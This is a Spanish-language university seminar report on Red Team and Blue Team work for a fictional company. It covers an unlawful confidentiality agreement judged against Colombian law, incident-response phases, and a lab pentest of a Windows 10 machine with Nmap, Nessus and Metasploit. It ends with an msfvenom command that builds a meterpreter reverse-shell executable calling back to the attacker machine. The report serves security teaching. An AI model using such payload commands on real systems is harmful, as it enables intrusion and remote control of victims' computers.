CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

WILSON FERNEY PARDO RICO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
SEMINARIO ESPECIALIZADO
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

WILSON FERNEY PARDO RICO

EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

JOHN FREDDY QUINTERO TAMAYO
Director del Curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
SEMINARIO ESPECIALIZADO
BOGOTA D.C
2023

Nota de aceptación

_____

_____

_____

_____

_____

Firma del presidente del jurado

_____

Firma del jurado

_____

Firma del jurado

Funza 28 de septiembre de 2023

RESUMEN

En el presente informe técnico, se evidencia la importancia que tiene la implementación de los equipos “Red Team” y “Blue Team” para la seguridad informática de una organización. De esta forma el informe, contempla la simulación y análisis del problema del escenario entregado, desde los aspectos éticos, legales y técnicos relacionados con la seguridad informática de la organización “HackerHouse”. Inicialmente se identifica y analiza por medio del acuerdo de confidencialidad las implicaciones, anomalías y demás aspectos ilegales que contenía, se realiza la verificación tanto a nivel personal, profesional y a nivel de la organización, teniendo en cuenta el código de ética, ley 842 de 2003.

Bajo una perspectiva mucho más técnica, se analiza y determina la causa de la materialización y borrado de la información dentro de la organización, bajo la identificación de las vulnerabilidades presentes sin contención dentro del sistema, Todo lo anterior se realiza siguiendo las etapas de pentesting.

Finalmente, se entrega en el informe las consideraciones y el análisis de las acciones a ejecutar frente a un ataque informático, sobre los sistemas informáticos de “HackerHouse”, buscando implementar medidas de hardenización.

Como resultado final al informe es el de plantear diferentes acciones a tener en cuenta, luego de las actividades realizadas por los equipos Red Team & Blue Team dentro de la organización, en el que encierre los diferentes aspectos a tener en cuenta como los criterios éticos, legales y técnicos que permitan la implementación de estrategias de seguridad informática de toda la infraestructura de TI de la organización “HackerHouse”.

ABSTRACT

This technical report shows the importance of the implementation of the “Red Team” and “Blue Team” for the computer security of an organization. In this way, the report contemplates the simulation and analysis of the problem of the delivered scenario, from the ethical legal, and technical aspects related to the computer security of the “HackerHouse” organization. Initially, the implications, anomalies, and other illegal aspects it contained are identified and analyzed through the confidentiality agreement. Verification is carried out at both a personal, professional and organizational level, taking into account the code of ethics, law 842 of 2003.

Under a much more technical perspective, the cause of the materialization and deletion of information within the organization is analyzed and determined, under the identification of the vulnerabilities present without containment within the system. All of the above is carried out following the pentesting stages.

Finally, the report provides the considerations and analysis of the actions to be executed in the event of a computer attack on the “HackerHouse” computer systems, seeking to implement hardening measures.

The final result of the report is to propose different actions to take into account, after the activities carried out by the Red Team & Blue Team within the organization, which contains the different aspects to take into account such as ethical criteria, legal and technical that allow the implementation of computer security strategies of the entire IT infrastructure of the “HackerHouse” organization.

ÍNDICE

pág.

LISTADO DE TABLAS

pág.

TABLA DE FIGURAS

pág.

GLOSARIO

AMENAZA: Acción, que aprovecha una vulnerabilidad para ingresar a un sistema y comprometer la seguridad informática.

ATAQUE INFORMÁTICO: Explotación una vulnerabilidad con fines maliciosos de comprometer la seguridad de un sistema informático.

BLUE TEAM: Equipo de profesionales de la seguridad informática creados para ejercer actividades con el objetivo de proteger los activos informáticos de una organización, contra cualquier tipo de amenaza, fortaleciendo vulnerabilidades de seguridad informática para disminuir cualquier posibilidad de ataque que pueda comprometer la infraestructura TI.

CIBERSEGURIDAD: (Seguridad de la información) Práctica de defensa a equipos de cómputo, servidores, dispositivos móviles, sistemas electrónicos, redes y datos sensibles contra los posibles de ataques maliciosos.

CIS: Centro de Seguridad de Internet, es una organización que busca generar y desarrollar gran conocimiento en ciberseguridad, con prácticas y controles al alcance de todos, que sirven para fortalecer la ciberseguridad de las organizaciones.

CÓDIGO DE ÉTICA: Herramienta que ayuda a comprender los principios morales y profesionales para ejercer de forma digna y responsable las actividades, son variedad de normas y/o reglas que regulan el comportamiento de un profesional en el ejercicio de su profesión.

CSIRT: (Equipo de respuesta a incidentes informáticos), a través del análisis del código se encarga de accionar alertas ante un incidente de seguridad, realiza

investigación de las condiciones y análisis del desarrollo del ataque, buscando el restablecimiento de los sistemas afectados.

EXPLOIT: configuración y secuencia de comandos utilizados por ciberdelincuentes para aprovechar fallos o vulnerabilidades sobre un sistema informático, con fines maliciosos con accesos no autorizados, busca ingresar y crear permisos de administración y generar apoderamiento bajo denegación de servicio al sistema vulnerado.

FIREWALL: Sistema o dispositivo que permite la configuración de reglas de seguridad, acceso y denegación dentro de un sistema informático.
investigar vulnerabilidades y permite la explotación y utilización de exploits tomados de una base de datos interna para una gran variedad de servicios.

KALILINUX: Sistema operativo con distribución basada en Debian GNU/Linux diseñada y utilizada regularmente para auditoría y seguridad informática.
las organizaciones.

METASPLOIT FRAMEWORK: Herramienta de código abierto, que permite

NMAP: Herramienta de código abierto que permite el escaneo de puertos e información acerca de hosts activos en una red, permite verificar que puertos se encuentran abiertos y vulnerables, permite verificar que firewall se encuentra activado en los hosts, o servicios en ejecución.

PAYLOAD: Es el archivo o carga maliciosa internamente son los datos transmitidos por el exploit que permite efectuar un ataque logrando afectar la seguridad del sistema informático en el que se ejecute.
Pentesting: Pruebas enfocadas a la penetración a sistemas de seguridad en sistemas informáticos.

RED TEAM: Grupo de profesionales en seguridad informática encargados de evalúan la seguridad de los sistemas buscando controlar los ataques, utilizando técnicas y herramientas que les permitan evidenciar las vulnerabilidades para ejecutar los controles de seguridad evidenciados bajo pruebas de ataques simulados, se encarga de fortalecer la seguridad de la infraestructura de TI.

VULNERABILIDAD: Debilidad específica dentro del sistema de seguridad informático, que puede ser explotada para comprometer la seguridad del sistema.

INTRODUCCIÓN

Los ataques e intentos de vulnerar los sistemas informáticos de las organizaciones en general han aumentado significativamente, los ciberdelincuentes buscan aprovecharse de las vulnerabilidades dejadas por los administradores de los sistemas buscando afectaciones y perdida de la disponibilidad por el robo de información sensible por lo anterior, se hace muy importante que se considere ejecutar medidas que permitan prevenir o mitigar los riesgos en caso de que se materialice algún ataques a los activos de la empresa.

Por lo anterior, las organizaciones a nivel mundial, han creado planes para empezar a implementar modelos de seguridad que permitan identificar y detectar tempranamente las diferentes vulnerabilidades que puedan tener en sus sistemas a través del uso del hacking ético, adicional se han empezado a conformar bajo contratación de profesionales expertos en seguridad informática los equipos Red Team y Blue Team, quienes en conjunto buscan mejorar los aspectos de ciberseguridad, previniendo las amenazas tanto externas, como también internas a la organización, ya que en varios casos los ataques son bajo ayuda de personal interno o por malas prácticas efectuadas por los mismos trabajadores.

Este informe se analizan diferentes escenarios evidenciados en la organización “HackerHouse”, comenzando con la verificación y estudio de documentación propia de la organización bajo una perspectivas ética profesional y basado en los mismos aspectos de la práctica de pentesting, demás se evaluará el ataque planteado bajo actividades ejecutadas por los equipos Red Team y Blue Team, quienes realizan un vital papel para lograr identificación, análisis y explotación controlada de la vulnerabilidad del sistema Informático propuesto, al finalizar los ejercicios finalmente se presenta el informe de resultados que permita definir y establecer las recomendaciones de seguridad de acuerdo a los resultados frente a estos ataques, para ser efectuadas por el equipo Blue Team y se logre fortalecer la seguridad informática en los sistemas de la organización.

1 OBJETIVOS

1.1 OBJETIVO GENERAL

- Plasmar un informe técnico, evidenciando las capacidades técnicas, legales y de gestión, utilizadas por los equipos Blue Team y Red Team, con la finalidad de dictar medidas y políticas a implementar que logren fortalecer la seguridad informática de la organización “HackerHouse”.

1.2 OBJETIVOS ESPECÍFICOS

- Analizar los resultados obtenidos por los equipos Red Team & Blue Team de la organización “HackerHouse” enmarcados en criterios éticos y legales.

- Explotar la vulnerabilidad evidenciada y propuesta en el ejercicio sobre el sistema Windows 10 de la organización “HackerHouse”, con el uso de metodologías de pentesting y técnicas de intrusión.


- Plantear las estrategias de contención evaluado de acuerdo con el análisis de vulnerabilidades de la infraestructura TI de la empresa “HackerHouse” buscando el fortalecimiento de la seguridad de esta organización.

2 DESARROLLO DEL INFORME

2.1 MONTAJE DEL BANCO DE TRABAJO UTILIZADO

2.1.1 Maquina objetivo Windows 10 (x64):


Figura 1: instalación y configuración de maquina objetivo Windows 10.



Fuente 1: Autoría propia

2.1.2 Maquina atacante Kali Linux:

Figura 2: instalación y configuración de maquina atacante Kali Linux.




Fuente 2: Autoría propia

A continuación se verificó la comunicación entre las dos máquinas Windows 10 (objetivo) y Kali Linux maquina (atacante).

Con el comando **ping** a la IP desde cada una de las maquinas se asegura que haya comunicación entre las dos máquinas.

Primero con el comando **ipconfig** (Windows 10) e **ifconfig** (Kali Linux) obtenemos la dirección IP de cada una de las maquinas, una vez se cuenta con dichas IP se ejecuta el comando **ping** desde y hacia cada una de las maquinas.

Figura 3: comunicación entre las dos maquina Objetivo Windows 10 y atacante Kali Linux.



Fuente 3: Autoría propia

En la figura anterior podemos evidenciar la dirección IP de las dos máquinas para la maquina Windows 10 = 192.168.1.12 y para la Kali Linux = 192.168.1.11 al realizar los comandos Ping se obtuvo 0 perdidas en los paquetes enviados.

2.2 ANALISIS ETICO LEGAL

2.2.1 Análisis del “Acuerdo 3” acuerdo de confidencialidad y “escenario 2” de la organización HackerHouse teniendo en cuenta los criterios éticos y legales.

HackerHouse se encuentra como una de las mejores compañías a nivel mundial en cuanto a los temas de ciberseguridad; por este motivo decidió incorporar unos integrantes profesionales que arán parte de sus grupos de seguridad Blue Team y Red Team. A continuación, se muestra la información respecto a el acuerdo de confidencialidad de prestación de servicios que deberá firmar cada uno de los profesionales que se incorporen:

La organización HackerHouse presenta un acuerdo de confidencialidad para la incorporación de expertos a los equipos Red Team y Blue Team; dicho acuerdo de confidencialidad fue elaborado por un abogado el cual fue despedido por encontrarle algunos procesos ilícitos dentro de su proceder, por este motivo se cree que dicho acuerdo de confidencialidad tenga algún tipo anomalías o proceso no éticos.

RH no realizó la verificación y ajuste a los acuerdos de confidencialidad antes de ser entregados al nuevo personal, por lo anterior la gerencia de RH solicitó tener mucha precaución antes de firmarse los acuerdos, la organización aprovecha una serie de problemas evidenciados internamente y os utiliza para plantear una prueba técnica para la futura incorporación, los equipos Red Team y Blue Team deben encontrar el problema en poco tiempo como prueba de incorporación.

Verificando la situación expuesta en el acuerdo de confidencialidad, se evidencia que en gran parte dicta situaciones antiéticas que ponen en evidencia la ilegalidad de los diferentes procesos, se realizó la revisión desde el punto de vista legal, pero se observa que la organización pese a que pretende realizar los procesos de forma “legal” bajo el documento de acuerdo de confidencial entre las partes, relaciona abiertamente que la información obtenida de procesos ilegales la consideran como

información confidencial y la anterior no puede declararse como confidencial dentro de dicho acuerdo dada su naturaleza ilegal.

Adicional se advierte la prohibición en la divulgación o el uso para denuncias ante las autoridades o como es expresado en el acuerdo *// Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento//*.[1] Lo anterior demuestra que dicho acuerdo es abusivo e ilegal al responsabilizar al profesional que sea contratado como responsable de la información cuando es claro que dicha información fue adquirida en procesos ilegales por la organización.

Si se observa desde lo ético, es de gran importancia resaltar que en gran parte el documento "Acuerdo de confidencialidad" incurre en acciones ilegales que van en contra de la ética profesional de los profesionales a contratar, buscando aceptar practicas no éticas obligándolo a actuar en contra de su ética profesional y el propio código de ética contenido en la ley 842 de 2003, el cual dicta los deberes a nivel profesional, entre ellos podemos destacar los contemplados en el artículo 31, Capitulo 2, *"Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder."*,[2] y su artículo 39, capitulo 2, *"Mantener el secreto y reserva, respecto de toda circunstancia relacionada con el cliente y con los trabajos que para él se realizan, salvo obligación legal de revelarla o requerimiento del Consejo Profesional respectivo."* [3]

[1] REPOSITORIO UNAD, Anexo 3 – Acuerdo
[2] COPNIA, Código de Ética. Colombia pág. 7 Capitulo 2, Articulo 31
[3] COPNIA, Código de Ética. Colombia pág. 14. Articulo 39

Al entrar al detalle, a continuación, se desglosan los hallazgos o ilegalidades que se evidencian dentro del Anexo 3 - Acuerdo de confidencialidad:

En la cláusula primera Objeto del acuerdo, la empresa “HackerHouse” establece que dicha información confidencial entregada no puede ser divulgada pese a encontrarse procesos ilegales al interior de su organización.

En la cláusula segunda Definición de información confidencial, la empresa “HackerHouse” dentro de su información declara los “datos secretos” como los datos obtenidos de chuzadas, interceptaciones ilegales de información, accesos abusivos a sistemas informáticos todos estos como información confidencial.

En la cláusula Tercera Origen de la información confidencial, se hace entender por parte de la empresa “HackerHouse” que el origen de sus documentos e información en general es obtenida y utilizada independiente de su fuente sin que requiera solicitar su permiso de confidencialidad.

En la cláusula cuarta Obligaciones de la parte receptora, la empresa “HackerHouse” exige no denunciar o reportar ante las autoridades actividades sospechosas y/o divulgar la información obtenida de manera ilegal. También añade que los contratados o parte receptora de la información, será único respondiente y responsable frente al mal uso que pudiese realizarse por sus representantes y ante las autoridades competentes si llega a presentarse procesos de allanamiento.

Clausula Sexta, Responsabilidad: En esta cláusula, es evidente que lo único que se quiere es responsabilizar única y exclusivamente al firmante por todos los daños y perjuicios que se deriven del acuerdo hacia la contra parte o los terceros, pese a que las irregularidades e ilegalidades son cometidas y entregadas desde un inicio por HackerHouse y no serían resultado de las acciones por parte del profesional a contratar.

En la cláusula octava, Solución de controversias: de igual manera que en la cláusula cuarta, se afirma que, de firmarse dicho acuerdo, aún con sus irregularidades, la persona contratada única responsable ante las autoridades de la información ilegal que se le encuentre, y será su defensa por parte propia, dejando libre de cualquier responsabilidad legal y penal a HackerHouse.

En forma general, dicho acuerdo claramente es una falta muy grave al marco legal que dicta la concepción de un acuerdo respecto a la seguridad de la información, contemplada en la ley 1273 de 200929 y la ley 842 de 2003 en los temas de código de ética.

2.2.2 Análisis del “Escenario 2” y “Acuerdo de confidencialidad”, con relación a la vulneración de la ley 1273 de 2009.

En el acuerdo se observan diferentes irregularidades de los artículos de la ley 1273 de 2009, estos artículos son:

Artículo 269A: Acceso abusivo a un sistema informático. Ya que se accedió a sistemas de información sin plena autorización del propietario.

Artículo 269C: Interceptación de datos informáticos. Al acceder a los datos sin orden judicial.

Artículo 269F: Violación de datos personales, al adquirir y sustraer los datos personales por interceptación en diferentes fuentes.

Artículo 269I: Hurto por medios informáticos y semejantes.

Artículo 269J: Transferencia no consentida de activos, la cláusula segunda del acuerdo, dentro de su información confidencial relaciona como datos secretos el resultado de interceptación de información por medio de chuzadas y accesos abusivos a sistemas informáticos, claramente es la más alta violación cometida por la empresa HackerHouse, frente a los artículos de la ley 1273 de 2009.[4]

Es muy claro que la organización HackerHouse no solo va en contravía de lo expreso en la anterior ley sino que también incurre por sus accesos abusivos e intercepciones de información viola la Ley estatutaria 1621 de 2013 o Ley de inteligencia y contrainteligencia, que establece en su artículo 17 *"La interceptación de conversaciones privadas telefónicas móviles o fijas, así como de las comunicaciones privadas de datos, deberán someterse a los requisitos establecidos en el artículo 15 de la Constitución y el Código de Procedimiento Penal y sólo podrán llevarse a cabo en el marco de procedimientos judiciales."* Expresándose también en su artículo 3, que los únicos autorizados para ejercer esta actividad de inteligencia y contrainteligencia son las fuerzas militares y la policía nacional.[5]

2.3 ANÁLISIS DE TRABAJOS REALIZADOS POR EQUIPO RED TEAM.

2.3.1 PROBLEMA PLANTEADO:

La organización HackerHouse encontró que uno de sus equipos de cómputo que contenía un Windows 10 X64 fue vulnerado de algún modo. El administrador de dicho equipo se percató que había creado un archivo con extensión .txt ubicado en el escritorio y el cual contenía los campos.
WILSON_PARDO_1013584029_SEPTIEMBRE_ETAPA_3.txt,
este archivo en mención ya no se encontraba en la ubicación guardado.

[4] AJ, Avance jurídico [en línea] Diario Oficial No. 52.446 - 4 de julio de 2023 consultado el 08 agosto del 2023 en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html
[5] GOV.CO Función Pública, [en línea] Ley 1621 de 2013. consultado el 26 de septiembre de 2023 en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=52706

Dado que lo más importante ante un ataque es el de resguardar la información se debe contar con un plan de acción ante ataques cibernéticos disminuyendo su impacto si es que se llega a materializar, estos planes deberán ser acordes a las políticas de seguridad propios de la empresa.

Se pueden plantear planes divididos en 4 etapas o fases, prevención, detección, recuperación y respuesta. Lo anterior ayudará a actuar y ejecutar de forma efectiva bajo un plan inmediato ante un ataque informático.

Bajo el ejemplo entregado de un ataque en tiempo real al interior de la organización HackerHouse, se realizará la ejecución del plan desde la segunda etapa planteada.[6]

2.3.2 Fase de Detección

En esta fase se deberá identificar diferentes aspectos como, el tipo de ataque ejecutado, identificando seguidamente la vulnerabilidad explotada, también es muy importante verificar sobre qué equipo o los diferentes equipos y sistema se desarrolla el atauque, buscando lograr aislar dichas maquinas afectadas para mitigar las posibles afectaciones sobre otros equipos que no se tengan aun comprometidos ayudando a detener la afectación de captura de la información sobre otros dispositivos en la red de la organización.

Se deberá realizar diferentes medidas de contención que logren aumentar la seguridad entre las que podemos listar:

- Actualizar el sistema operativo.
- Validad cuentas de usuario.
- Actualizar antivirus.
- Actualizar firewall.
- Cerrar puertos que no se requieran abiertos.
- Establecer reglas en el firewall.

[6] Fernández, Begoña. Pasos a seguir ante un ataque informático [en línea] consultado el 15 septiembre del 2023, disponible en https://www2.deloitte.com/es/es/pages/legal/articles/Pasos-a-seguir-ante-un-ataque-informatico.html

- Crear políticas de Backus periódicos.

2.3.3 Fase de Recuperación.

Luego de realizar las correspondientes copias de seguridad de las bases de datos e información de los sistemas, se deben implementar todas las medidas que se mencionaron en la anterior fase, también se deberán tomar las demás medidas de hardenización que logren fortalecer la seguridad.

2.3.4 Fase de Respuesta

En esta etapa se realiza el reporte ante la alta gerencia y todos los usuarios, explicando el incidente sucedido, realizando concientización en los operarios y administradores, también crear y ejecutar un plan de capacitación y fortalecimiento en el cumplimiento de las políticas de seguridad evaluadas e implementadas producto de la investigación y evaluación del incidente.


2.4 ACCIONES DEL EQUIPO RED TEAM

El equipo Red Team, teniendo en cuenta el ataque ejecutado realizó un ejercicio de recreación en un laboratorio controlado configurado en el inicio de este informe, a continuación se lista el paso a paso ejecutado para evidenciar la vulnerabilidad.

2.4.1 Herramientas utilizadas para poder identificar los fallos de seguridad de la “máquina Windows 10”

Una vez montado el laboratorio se realizó la desactivación de todo tipo de seguridad sobre la maquina Windows 10 para simular las condiciones tal y como fueron expuestas por el usuario administrador.


Figura 4: Desactivación de seguridad en maquina Objetivo Windows 10



Fuente 4: Autoría propia

Desde la maquina Kali Linux, se procede a utilizar la herramienta Nmap con la que se logra escaneas los diferentes puertos abiertos de la maquina Windows 10, en la que arroja los siguientes resultados.

Figura 5: Uso de herramienta NMAP para escanear puertos abiertos en maquina Windows 10.



Fuente 5: Autoría propia


Se logra obtener la información de los siguientes puertos abiertos

Tabla 1: listado de puertos abiertos en maquina (Windows 10 – x64)

PORT	STATE	SERVICE	VERSION
135	Open	msrpc	Microsoft Windows RPC
139	Open	Netbios-ssn	Microsoft Windows Netbios-ssn
443	Open	Ssl/http	VMware VirtualCenter Web service
445	Open	Microsoft-ds	
902	Open	Ssl/vmware	
912	Open	VMware-auth	

También es utilizada la herramienta Metasploit pre-instalada en el sistema operativo Kali, con la que se logra realizar una la búsqueda de vulnerabilidades de seguridad para realizar el tests de penetración.

Figura 6: Uso de herramienta Metasploit desde maquina Kali Linux




Fuente 6: Autoría propia

Para la ejecución de la práctica fue utilizado el **puerto 443** (abierto) para ejecutar el ataque.
Por medio de este puerto se lanza el ataque y se lee todo el tráfico que permitió la conexión desde la maquina atacante.

Fue utilizada la herramienta Nessus con la que se realizó un escaneo de vulnerabilidades sobre la maquina objetivo en la red.


Figura 7: Uso de la herramienta NESSUS, escaneo de hosts conectados y sus vulnerabilidades.



Fuente 7: Autoría propia

Primero se realiza escaneo sobre el segmento de red en el cual nos mostrará los Hosts conectados y sus vulnerabilidades


Figura 8: escaneo de hosts a atacar.



Fuente 8: Autoría propia

Después escogemos el Hosts requerido y le efectuamos un escaneo directo a dicho Hosts para encontrar más información de las vulnerabilidades propias.

Figura 9: vulnerabilidades evidenciadas del host objetivo.



Fuente 9: Autoría propia

2.5 DESARROLLO DE ATAQUE A EQUIPO WINDOWS 10 X64 DESDE MÁQUINA VIRTUAL KALI LINUX


A continuación se documenta y explica la diferente utilización de los comandos y se explica la estructura desarrollada para creación del Payload además de los comandos para su ejecución.

Como primer paso, se procedió a utilizar la herramienta para escaneo de puertos Nmap, aplicación que se ejecutó desde una ventana terminal, en el sistema operativo Kali Linux, el comando utilizado Vuln, el comando que se utilizó desde una ventana terminal es nmap -sV --script vuln 192.168.1.13

una vez corroborados los puertos abiertos y disponibles a utilizar para ejecutar el ataque se ejecutó el siguiente comando para crear el Payload (.exe) correspondiente y necesario para la ejecución del ataque.

msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.1.11 LPORT=443 -f exe >> /home/kali/Downloads/PoC_1013584029.exe

